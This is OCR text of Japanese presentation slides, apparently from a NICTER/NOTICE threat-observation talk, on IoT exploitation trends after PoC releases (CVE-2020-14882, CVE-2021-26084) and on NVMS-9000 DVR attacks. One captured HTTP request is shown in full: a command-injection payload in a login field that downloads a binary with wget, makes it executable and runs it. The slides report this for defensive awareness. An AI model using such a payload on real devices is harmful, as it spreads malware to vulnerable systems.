
```
POST /cgi-bin/mainfunction.cgi HTTP/1.1
User-Agent: XTC
Host: 127.0.0.1
Content-Length: 189
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

action=login&keyPath='wget http:[redacted]/arm7 -O /tmp/viktor; chmod 777 /tmp/viktor; /tmp/viktor'&loginUser=a&loginPwd=a
```

マルウェアDL&実行コマンド


その他事例（CVE-2020-14882）

GitHubにPoC公開直後に攻撃が急増




その他事例 (CVE-2021-26084)

Exploit-DBにPoC公開直後に攻撃が急増




◆ 感染拡大戦略:どこから攻撃？



戦略1：マルウェアに組み込んで感染を大規模化

マルウェアへの攻撃コード埋込を確認



DVR製品NVMS-9000の脆弱性を狙う攻撃ホスト数の推移

◆ NOTICE/NICTER注意喚起への示唆

- リモートコード実行やコマンドインジェクションを中心に様々な脆弱性を狙った攻撃が発生しているため、それらの脆弱性をもつ機器の所有者への注意喚起を行うためには現状(Telnet, SSH, HTTP-Basic認証)の調査だけでは不十分な可能性がある

